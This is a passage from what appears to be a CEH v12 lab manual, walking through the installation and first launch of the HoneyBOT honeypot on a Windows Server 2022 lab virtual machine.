
1. Turn on the **Windows Server 2022** and **Parrot Security** virtual machines.
2. Switch to the **Windows Server 2022** virtual machine. Click **Ctrl+Alt+Del** to activate the machine. By default, **CEH\Administrator** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.
3. Navigate to **Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\Honeypot Tools\HoneyBOT**. Double-click **HoneyBOT_018.exe** to launch the HoneyBOT installer. Follow the wizard-driven steps to install HoneyBOT.

Note: if the **User Account Control** window appears, click **Yes**.




Module 12 – Evading IDS, Firewalls, and Honeypots

4. Once the installation of HoneyBOT completes, in the **Completing the HoneyBot Setup Wizard** window, uncheck the **Launch HoneyBOT** option, click **Finish**.
5. Now, click the **Start** icon from the left-bottom of **Desktop**. Under **Recently added** applications, right-click **HoneyBOT** → **More** → **Run as administrator**, as shown in the screenshot.




6. The **HoneyBOT** configuration pop-up appears; click **Yes** to configure HoneyBOT.



